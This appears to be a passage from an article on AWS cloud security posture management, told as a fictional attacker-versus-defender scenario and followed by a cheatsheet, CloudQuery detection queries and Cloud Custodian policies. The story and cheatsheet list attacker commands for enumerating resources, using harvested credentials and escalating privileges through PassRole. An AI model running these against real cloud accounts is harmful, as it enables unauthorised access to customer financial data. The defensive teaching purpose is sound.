The Setup: TechCorp, a fintech startup, runs a multi-tier application on AWS with customer financial data, using S3 for document storage, RDS for transactional data, and Lambda for payment processing.

Timeline: Alex's 7-Day Campaign

Day 1 - Reconnaissance Phase:

Alex discovers TechCorp's cloud infrastructure through systematic enumeration and finds several security gaps.

```
# Alex's initial reconnaissance

cloudquery sync techcorp-config.yml

psql -h localhost -d cloudquery -c "

SELECT bucket_name FROM aws_s3_buckets

WHERE server_side_encryption_configuration IS NULL

ORDER BY creation_date DESC LIMIT 10;"


# Results: 5 unencrypted S3 buckets, 3 publicly accessible RDS instances
```

Day 2-3 - Credential Harvesting:

Alex discovers hardcoded AWS credentials in a public GitHub repository and gains initial access.

```
# Using discovered credentials

aws s3 ls --profile techcorp-compromised

aws iam list-users --profile techcorp-compromised
```

Day 4-5 - Privilege Escalation:

Alex exploits PassRole permissions to gain administrative access and deploys persistence mechanisms.

Day 6-7 - Data Exfiltration:

Alex systematically extracts customer financial data and payment processing information.

Morgan's Defensive Response:

Hour 1 - Automated Detection:

Morgan's CSPM system immediately detects unusual API activity and credential usage from external IP addresses.

```
-- Morgan's detection query triggered alert

SELECT event_name, source_ip_address, user_identity_arn, event_time

FROM aws_cloudtrail_events

WHERE source_ip_address NOT LIKE '10.%'

AND event_time > NOW() - INTERVAL '1 hour'

AND error_code IS NULL

ORDER BY event_time DESC;
```

Hour 2-4 - Incident Response:

Morgan's automated response systems quarantine affected resources and revoke compromised credentials.

```
# Automated response executed

aws iam update-access-key --access-key-id AKIA[REDACTED] --status Inactive

aws ec2 create-security-group --group-name incident-quarantine

# Additional isolation procedures...
```

Hour 5-24 - Full Remediation:

Morgan implements comprehensive remediation and strengthens security posture.

Lessons Learned & Improvements:

1. **Enhanced MFA Requirements:** Mandatory MFA for all users with administrative privileges
2. **GitGuardian Integration:** Automated scanning of code repositories for exposed secrets
3. **Additional CloudQuery Rules:** Custom detection for unusual cross-account activities
4. **Improved Incident Response:** Faster automated credential rotation and resource isolation

AWS CSPM Security Cheatsheet

Offensive Techniques & Tools (For Security Testing)

Attack Vector	Tools & Commands	Purpose
Cloud Asset Discovery	`cloudquery sync`, `aws s3 ls`, `shodan search "org:Amazon"`	Enumerate cloud resources and services
S3 Bucket Enumeration	`aws s3api list-buckets`, `aws s3api get-bucket-policy`	Discover storage misconfigurations
IAM Permission Analysis	`aws iam list-users`, `aws iam simulate-principal-policy`	Identify privilege escalation paths
Security Group Analysis	`aws ec2 describe-security-groups --query 'SecurityGroups[?IpPermissions[?IpRanges[?CidrIp==\` 0.0.0.0/0 `]]]'`	Find network access vulnerabilities
RDS Discovery	`aws rds describe-db-instances --query 'DBInstances[?PubliclyAccessible==\` true `]'`	Locate exposed databases
Lambda Function Analysis	`aws lambda list-functions`, `aws lambda get-function-configuration`	Extract environment variables and roles
CloudTrail Analysis	`aws logs filter-log-events --log-group-name CloudTrail/SecurityAudit`	Analyze API activity patterns
PassRole Exploitation	`aws ec2 run-instances --iam-instance-profile Name=HighPrivilegeRole`	Escalate privileges through service roles

Defensive Tools & Configurations

Defense Layer	Tools & Implementation	Protection Provided
Asset Inventory	CloudQuery + PostgreSQL analytics	Continuous cloud resource monitoring
Policy Enforcement	Cloud Custodian real-time policies	Automated remediation of violations
Compliance Monitoring	AWS Config + custom rules	Configuration compliance assessment
Threat Detection	GuardDuty + custom CloudTrail analysis	Advanced threat intelligence
Vulnerability Assessment	AWS Inspector + Prowler + ScoutSuite	Comprehensive security scanning
Access Control	IAM roles + MFA + least privilege	Identity and access management
Network Security	Security groups + NACLs + VPC design	Network-level protection
Data Protection	S3 encryption + RDS encryption + KMS	Data at rest and in transit security

Essential CloudQuery Security Queries

```
-- Critical security assessment queries


-- 1. Find all unencrypted storage resources

SELECT 'S3' as service, bucket_name as resource, 'No encryption' as issue

FROM aws_s3_buckets WHERE server_side_encryption_configuration IS NULL

UNION ALL

SELECT 'RDS' as service, db_instance_identifier as resource, 'No encryption' as issue

FROM aws_rds_instances WHERE storage_encrypted = false;


-- 2. Identify overly permissive IAM policies

SELECT policy_name, attachment_count, 'Wildcard permissions' as issue

FROM aws_iam_policies p

JOIN aws_iam_policy_versions pv ON p.arn = pv.policy_arn

WHERE pv.document::text LIKE '%"Action": "*"%' AND p.attachment_count > 0;


-- 3. Find exposed EC2 instances

SELECT i.instance_id, i.public_ip_address, sg.group_name, 'Exposed to internet' as issue

FROM aws_ec2_instances i

JOIN aws_ec2_instance_security_groups isg ON i.instance_id = isg.instance_id

JOIN aws_ec2_security_groups sg ON isg.group_id = sg.group_id
```

```
WHERE EXISTS (
SELECT 1 FROM aws_ec2_security_group_ip_permissions p
WHERE p.group_id = sg.group_id AND p.ip_ranges LIKE '%0.0.0.0/0%'
);
```

Cloud Custodian Policy Templates

```
# Essential security policies for immediate deployment

policies:
# Enforce S3 encryption
- name: s3-require-encryption
resource: s3
filters:
- type: bucket-encryption
state: absent
actions:
- type: encryption
enabled: true
- notify

# Block public S3 access
- name: s3-block-public-access
resource: s3
filters:
- type: bucket-policy
policy_statement:
- Effect: Allow
Principal: "*"
actions:
- type: set-public-block
BlockPublicAcls: true
BlockPublicPolicy: true
- notify

# Remediate security group violations
- name: security-group-ssh-violation
resource: security-group
filters:
- type: ingress
ports: [22]
cidr: "0.0.0.0/0"
actions:
- type: remove-permissions
```

```
ingress: matched

- notify
```

Key AWS Services for CSPM Implementation

- **CloudQuery:** Open-source cloud asset inventory and SQL-based security analysis
- **Cloud Custodian:** Policy-driven resource management and automated remediation
- **AWS Config:** Native configuration monitoring and compliance evaluation
- **Amazon GuardDuty:** Intelligent threat detection and security monitoring
- **AWS Security Hub:** Centralized security findings and compliance dashboard
- **Amazon Inspector:** Automated vulnerability assessment for applications
- **AWS CloudTrail:** Comprehensive API activity logging and analysis
- **AWS Systems Manager:** Secure access management and patch automation
- **Prowler:** Open-source cloud security assessment and compliance checking
- **ScoutSuite:** Multi-cloud security auditing and configuration analysis

CSPM Implementation Best Practices

1. **Continuous Monitoring:** Implement 24/7 automated monitoring across all cloud resources
2. **Policy as Code:** Define security policies as code for consistent, repeatable enforcement
3. **Automated Remediation:** Enable immediate response to security violations and misconfigurations
4. **Compliance Frameworks:** Map security controls to relevant compliance standards (CIS, SOC2, PCI-DSS)
5. **Threat Intelligence:** Integrate external threat feeds and custom indicators of compromise
6. **Regular Assessment:** Conduct periodic comprehensive security assessments and penetration testing
7. **Incident Response:** Maintain well-tested incident response procedures with automated triggers
8. **Risk Management:** Implement risk-based prioritization for security findings and remediation
9. **Team Training:** Ensure security and operations teams understand CSPM tools and procedures
10. **Continuous Improvement:** Regularly update security policies and detection rules based on new threats

---

Conclusion: The Future of Cloud Security Posture Management

The digital battlefield between Alex "Shadow" and Morgan "Guardian" represents the ongoing evolution of cloud security challenges and solutions. As demonstrated through their tactical engagement, modern cloud environments require more than traditional security approaches—they demand intelligent, automated, and proactive security posture management.

The key insights from this CSPM battlefield are transformative:

For Cloud Defenders:

- **Automation is Non-Negotiable:** Manual security processes cannot scale to match the velocity and complexity of modern cloud environments
- **Visibility Enables Victory:** Comprehensive asset inventory and continuous monitoring are prerequisites for effective security
- **Policy-Driven Defense:** Automated policy enforcement and remediation reduce mean time to response from hours to minutes
- **Intelligence-Driven Security:** Combining multiple data sources and threat intelligence creates a powerful defensive advantage

For Organizations:

- **CSPM is Strategic:** Cloud security posture management is not just a technical implementation—it's a business imperative
- **Proactive vs. Reactive:** Organizations that invest in proactive CSPM significantly outperform those that rely on reactive security measures
- **Continuous Evolution:** Cloud security is not a destination but a continuous journey of adaptation and improvement
- **Cultural Transformation:** Successful CSPM requires organizational commitment to security as a shared responsibility

The CSPM Advantage:

The future belongs to organizations that embrace Cloud Security Posture Management as a core business function. As cloud environments become increasingly complex—with multi-cloud deployments, serverless architectures, and container orchestration—the attack surface expands exponentially. Traditional perimeter-based security models crumble under this complexity.

CSPM emerges as the solution that matches the cloud's dynamic nature with equally dynamic security controls. Through tools like CloudQuery, Cloud Custodian, and comprehensive threat detection, organizations can maintain security at cloud speed and scale.

Looking Forward:

The cloud security landscape will continue evolving with new attack techniques emerging alongside enhanced defensive capabilities. Machine learning will play an increasingly important role in threat detection and automated response. Zero-trust architectures will become standard, and security will be embedded into every layer of cloud infrastructure.

The organizations that thrive will be those that:

- Invest in comprehensive CSPM platforms and expertise
- Embrace automation and intelligent security orchestration
- Maintain continuous learning and adaptation capabilities
- Foster a culture where security and innovation advance together

Remember: In the cloud era, security posture management is not about achieving perfect security—it's about maintaining continuous visibility, implementing intelligent automation, and responding faster than attackers can adapt. The stakes have never been higher, but with the right CSPM strategy, tools, and mindset, the battle for cloud security is one that can be decisively won.

The future of your organization's security depends on the CSPM decisions you make today. Choose wisely, implement thoroughly, and maintain eternal vigilance—your digital kingdom depends on it.